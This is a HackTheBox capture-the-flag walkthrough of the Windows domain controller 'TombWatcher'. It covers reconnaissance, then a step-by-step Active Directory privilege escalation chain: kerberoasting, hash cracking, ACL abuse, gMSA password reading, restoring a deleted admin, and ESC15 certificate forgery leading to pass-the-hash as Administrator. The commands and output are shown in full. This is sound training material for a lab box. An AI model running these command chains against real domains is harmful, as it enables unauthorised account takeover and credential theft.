TombWatcher - HackTheBox

Glad you came, we were waiting for you before starting. Please, take a seat and welcome.
The box we will be solving today is TombWatcher, a medium-rated windows box.
Will you take a cup of coffee or tea?🙂
In fact take both since you are hesitating🙂↔️
We can now move to serious things
Reconnaissance
Port Scanning
┌──(jovi㉿Jovi)-[~/walkthroughs/TombWatcher]
└─$ nmap -A 10.129.70.143
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-22 16:33 +0100
Nmap scan report for 10.129.70.143
Host is up (0.35s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-01-22 19:34:34Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-01-22T19:36:21+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2026-01-22T19:25:28
|_Not valid after:  2027-01-22T19:25:28
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-01-22T19:36:20+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2026-01-22T19:25:28
|_Not valid after:  2027-01-22T19:25:28
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-01-22T19:36:21+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2026-01-22T19:25:28
|_Not valid after:  2027-01-22T19:25:28
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-01-22T19:36:20+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2026-01-22T19:25:28
|_Not valid after:  2027-01-22T19:25:28
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-01-22T19:35:43
|_  start_date: N/A
|_clock-skew: mean: 3h59m59s, deviation: 0s, median: 3h59m59s

TRACEROUTE (using port 53/tcp)
HOP RTT       ADDRESS
1   406.92 ms 10.10.14.1
2   407.04 ms 10.129.70.143

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 165.69 seconds
From the scan, the following was noticed:
- The presence of an AD domain (tombwatcher.htb)
- This machine is the DC of the domain (DC01.tombwatcher.htb)
- It is running a web server, DNS server, SMB server and WinRM
Service Enumeration
I first tried a domain zone transfer but found nothing
┌──(jovi㉿Jovi)-[~/walkthroughs/TombWatcher]
└─$ dig axfr @10.129.70.143 tombwatcher.htb

; <<>> DiG 9.20.15-2-Debian <<>> axfr @10.129.70.143 tombwatcher.htb
; (1 server found)
;; global options: +cmd
; Transfer failed.
I then listed the smb shares available using the user credentials given in the machine information section
┌──(jovi㉿Jovi)-[~/walkthroughs/TombWatcher]
└─$ smbclient -L //10.129.70.143 -U henry%H3nry_987TGV!

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.70.143 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
Unfortunately still nothing interesting. You think I gave up? We are still at the beginning😏
I then tried to winrm, and guess what...
┌──(jovi㉿Jovi)-[~/walkthroughs/TombWatcher]
└─$ evil-winrm -i 10.129.70.143 -u henry -p 'H3nry_987TGV!'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\> ls
^C

Warning: Press "y" to exit, press any other key to continue

Info: Exiting...
...Still nothing😭.
I then used crackmapexec to verify if the credentials we have are for a domain joined user
┌──(jovi㉿Jovi)-[~/walkthroughs/TombWatcher]
└─$ crackmapexec smb 10.129.70.143 -u henry -p 'H3nry_987TGV!'
SMB         10.129.70.143   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB         10.129.70.143   445    DC01             [+] tombwatcher.htb\henry:H3nry_987TGV!
AD Exploitation
I proceeded to download the AD data using bloodhound-python to ingest it in bloodhound and analyse the possible escalation paths
┌──(jovi㉿Jovi)-[~/walkthroughs/TombWatcher]
└─$ bloodhound-python --zip -c All -d tombwatcher.htb -u henry -p 'H3nry_987TGV!' -dc DC01.tombwatcher.htb -ns 10.129.70.143
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: tombwatcher.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC01.tombwatcher.htb
INFO: Testing resolved hostname connectivity dead:beef::9e7b:ca4e:1447:e7b8
INFO: Trying LDAP connection to dead:beef::9e7b:ca4e:1447:e7b8
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: DC01.tombwatcher.htb
INFO: Testing resolved hostname connectivity dead:beef::9e7b:ca4e:1447:e7b8
INFO: Trying LDAP connection to dead:beef::9e7b:ca4e:1447:e7b8
INFO: Found 9 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.tombwatcher.htb
WARNING: DCE/RPC connection failed: The NETBIOS connection with the remote host timed out.
INFO: Done in 01M 13S
INFO: Compressing output into 20260122205106_bloodhound.zip
Upon analysis, there is a sweet path to the ADCS just waiting for us to be exploited😙

Henry to Alfred
So our first move toward that path is to leverage the WriteSPN ACL over the user Alfred

I then performed a targeted kerberoast over the account Alfred in order to get a TGS hash
┌──(jovi㉿Jovi)-[~/Tools/Linux/AD/targetedKerberoast]
└─$ python3 targetedKerberoast.py -v -d 'tombwatcher.htb' -u 'henry' -p 'H3nry_987TGV!' --request-user alfred

I then proceeded to crack the hash using hashcat
┌──(jovi㉿Jovi)-[~/walkthroughs/TombWatcher]
└─$ hashcat -m 13100 alfred_hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-skylake-avx512-11th Gen Intel(R) Core(TM) i7-1185G7 @ 3.00GHz, 14890/29781 MB (4096 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 514 MB (25187 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$56d48ea77b3cb42b73897ec40dbbc60e$106a49afac654b..<SNIP>..e4bf98324f9:basketball

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb...8324f9
Time.Started.....: Fri Jan 23 10:04:42 2026 (0 secs)
Time.Estimated...: Fri Jan 23 10:04:42 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  2469.0 kH/s (2.19ms) @ Accel:1024 Loops:1 Thr:1 Vec:16
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 8192/14344385 (0.06%)
Rejected.........: 0/8192 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 -> whitetiger
Hardware.Mon.#01.: Temp: 49c Util: 13%

Started: Fri Jan 23 10:04:41 2026
Stopped: Fri Jan 23 10:04:44 2026
The hash was successfully cracked and we got a new set of credentials (alfred:basketball)
Alfred to Infrastructure group
The next step in our path is to leverage the AddSelf ACL of Alfred over Infrastructure group to add itself to the group

I then used BloodyAD to add the alfred user to the infrastructure group
┌──(jovi㉿Jovi)-[~/Tools/Linux/AD/bloodyAD]
└─$ python3 bloodyAD.py --host tombwatcher.htb -d 'tombwatcher.htb' -u 'alfred' -p 'basketball' add groupMember "Infrastructure" "alfred"
[+] alfred added to Infrastructure
Then verified again (We are never too sure🤧)
┌──(jovi㉿Jovi)-[~/walkthroughs/TombWatcher]
└─$ net rpc group members "Infrastructure" -U "tombwatcher.htb"/"alfred"%"basketball" -S "dc01.tombwatcher.htb"
TOMBWATCHER\Alfred
Now we are in the Infrastructure group, and can follow with the next step😁
Infrastructure to ANSIBLE_DEV$
Upon analysis of bloodhound graph, we realize the members of the Infrastructure group have ReadGMSAPassword rights over the computer ANSIBLE_DEV$. This privilege allows the members to read the password for a Group Managed Service Account(GMSA)

Using the tool gMSADumper, I then proceeded to read the machine account password

After running the command, we then get the NTLM hash of the machine account ANSIBLE_DEV$
ANSIBLE_DEV$ to sam
From the next step of our path, we realize the machine account ANSIBLE_DEV$ has ForceChangePassword over the user sam

I then used bloodyAD to change the user sam's password into a super secure one

Sam to John
With our new controlled user, we have WriteOwner permission over the user John

To exploit this privilege, I first gave ownership of john to sam (Yes he is responsible enough🙂↕️)

Then, with the ownership of the john user, I granted GenericAll to sam

From here I then changed the password of john to another super secure one (Yeah security should be our concern😏)

User flag
This was a long path (And we are not even yet done🤧). But at least we reached a checkpoint, you can take a break...
THE BREAK IS OVER...
Get back to your seat and let's continue🤭

I then logged in via WinRM using john's credentials and got the user flag
┌──(jovi㉿Jovi)-[~/Tools/Linux/AD/bloodyAD]
└─$ evil-winrm -i tombwatcher.htb -u john -p 'NewJohnPassword123!'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john\Documents> cd ..
*Evil-WinRM* PS C:\Users\john> ls


    Directory: C:\Users\john


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---       12/11/2024   6:51 PM                Desktop
d-r---       12/11/2024   6:51 PM                Documents
d-r---        9/15/2018   3:12 AM                Downloads
d-r---        9/15/2018   3:12 AM                Favorites
d-r---        9/15/2018   3:12 AM                Links
d-r---        9/15/2018   3:12 AM                Music
d-r---        9/15/2018   3:12 AM                Pictures
d-----        9/15/2018   3:12 AM                Saved Games
d-r---        9/15/2018   3:12 AM                Videos
Privilege Escalation
Restoring cert_admin user
I started wandering around, turning each stone over and over again (this is called enumeration🙃) but yet found nothing.
I was on my way to give up (user flag is no small achievement🤧), then told myself maybe I should list the objects the user john has write access to😲.
┌──(jovi㉿Jovi)-[~/Tools/Linux/AD/bloodyAD]
└─$ python3 bloodyAD.py -u john -p 'NewJohnPassword123!' -d tombwatcher.htb --host dc01.tombwatcher.htb get writable

distinguishedName: CN=Deleted Objects,DC=tombwatcher,DC=htb
permission: WRITE

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=tombwatcher,DC=htb
permission: WRITE

distinguishedName: CN=john,CN=Users,DC=tombwatcher,DC=htb
permission: WRITE

distinguishedName: OU=ADCS,DC=tombwatcher,DC=htb
permission: CREATE_CHILD; WRITE
OWNER: WRITE
DACL: WRITE

distinguishedName: CN=cert_admin\0ADEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3,CN=Deleted Objects,DC=tombwatcher,DC=htb
permission: CREATE_CHILD; WRITE
OWNER: WRITE
DACL: WRITE

distinguishedName: CN=cert_admin\0ADEL:c1f1f0fe-df9c-494c-bf05-0679e181b358,CN=Deleted Objects,DC=tombwatcher,DC=htb
permission: CREATE_CHILD; WRITE
OWNER: WRITE
DACL: WRITE

distinguishedName: CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
permission: CREATE_CHILD; WRITE
OWNER: WRITE
DACL: WRITE

distinguishedName: DC=tombwatcher.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=tombwatcher,DC=htb
permission: CREATE_CHILD

distinguishedName: DC=_msdcs.tombwatcher.htb,CN=MicrosoftDNS,DC=ForestDnsZones,DC=tombwatcher,DC=htb
permission: CREATE_CHILD
A user caught my attention, a deleted admin account (cert_admin).
Since the principal name implies that the user is a certificate admin, and from the command above I (john) also have write access to the ADCS OU, then the next step was clear

Restore the cert_admin (he will be grateful to us, believe me😎)
The task was simple, I pulled out all the tools I could to restore the user (bloodyAD, ldapsearch) but kept getting an object not found error😭. On my way to cry, I decided to try again but this time from the DC itself
┌──(jovi㉿Jovi)-[~/Tools/Linux/AD/bloodyAD]
└─$ evil-winrm -i tombwatcher.htb -u john -p 'NewJohnPassword123!'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john> Restore-ADObject -Identity "CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb"
*Evil-WinRM* PS C:\Users\john>
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADUser -Filter {Name -like "*cert*"}


DistinguishedName : CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb
Enabled           : True
GivenName         : cert_admin
Name              : cert_admin
ObjectClass       : user
ObjectGUID        : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
SamAccountName    : cert_admin
SID               : S-1-5-21-1392491010-1358638721-2126982587-1111
Surname           : cert_admin
UserPrincipalName :


*Evil-WinRM* PS C:\Users\john\Documents>
I found out later that the problem I had in restoring was because there was 3 different GUIDs for the same deleted object and I was trying to restore the first one that didn't restored to enable accounts (I didn't tested all before running to cry😭) and somehow when trying on the DC I used the third one (maybe out of frustration🤧) which was the good one
I then followed on and changed the cert_admin user password, since I don't know the previous password
*Evil-WinRM* PS C:\Users\john\Documents> Set-ADAccountPassword -Identity "cert_admin" -Reset -NewPassword (ConvertTo-SecureString "Cert_adminPassword123!" -AsPlainText -Force)
*Evil-WinRM* PS C:\Users\john\Documents>
ESC15 Exploitation
With access to the ADCS admin, I then looked for any vulnerable certificate templates
┌──(jovi㉿Jovi)-[~/walkthroughs/TombWatcher]
└─$ certipy-ad find -u cert_admin@tombwatcher.htb -p 'Cert_adminPassword123!' -dc-ip 10.129.232.167 -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260123124428_Certipy.txt'
[*] Wrote text output to '20260123124428_Certipy.txt'
[*] Saving JSON output to '20260123124428_Certipy.json'
[*] Wrote JSON output to '20260123124428_Certipy.json'
I then opened the text output produced by certipy and realised there was an ESC15 vulnerability on the WebServer template

Vulnerability: It allows an attacker to inject arbitrary Application Policies into a certificate issued from a Version 1 (Schema V1) certificate template. This vulnerability primarily affects Version 1 templates that also have the "Enrollee supplies subject" (CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT) setting enabled. This combination allows the attacker to provide subject information (which might be necessary for the target use case) alongside the malicious Application Policies in the CSR.
Attack Flow:
- Abuse ESC15 to inject a "Certificate Request Agent" policy into a cert issued from the WebServer template, turning it into a forged enrollment agent certificate
- Use that agent certificate to request a cert on behalf of Administrator from the User template (ESC3)
- Authenticate with the Administrator certificate to obtain their NT hash
Following the steps above, I first requested a certificate as cert_admin
┌──(jovi㉿Jovi)-[~/walkthroughs/TombWatcher]
└─$ certipy-ad req -u 'cert_admin@tombwatcher.htb' -p 'Cert_adminPassword123!' -dc-ip '10.129.232.167' -target 'dc01.tombwatcher.htb' -ca 'tombwatcher-CA-1' -template 'WebServer' -application-policies 'Certificate Request Agent'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 8
[*] Successfully requested certificate
[*] Got certificate without identity
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'cert_admin.pfx'
[*] Wrote certificate and private key to 'cert_admin.pfx'
Using the obtained certificate, on behalf of the administrator (a good friend of mine😌), I got his certificate
┌──(jovi㉿Jovi)-[~/walkthroughs/TombWatcher]
└─$ certipy-ad req -u 'cert_admin@tombwatcher.htb' -p 'Cert_adminPassword123!' -dc-ip '10.129.232.167' -target 'dc01.tombwatcher.htb' -ca 'tombwatcher-CA-1' -template 'User' -pfx 'cert_admin.pfx' -on-behalf-of 'TOMBWATCHER\Administrator'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 9
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'administrator.pfx'
Lastly I authenticated with the obtained administrator's certificate to get the hash
┌──(jovi㉿Jovi)-[~/walkthroughs/TombWatcher]
└─$ certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.232.167
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator@tombwatcher.htb'
[*]     Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Using principal: 'administrator@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@tombwatcher.htb': aad3b435b51404eeaad3b435b51404ee:<SNIP>
Root flag

This one was a tough one, but we reached the end😁. I then used the hash obtained to winRM as administrator on the DC and get the flag.
┌──(jovi㉿Jovi)-[~/Tools/Linux/AD/bloodyAD]
└─$ evil-winrm -i tombwatcher.htb -u administrator -H 'f61dxxxxxxxxxxxxxxxxxxxxxxxxe5fc'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Thanks for following along, hope it helped you. See you later for another walkthrough, and stay safe!😁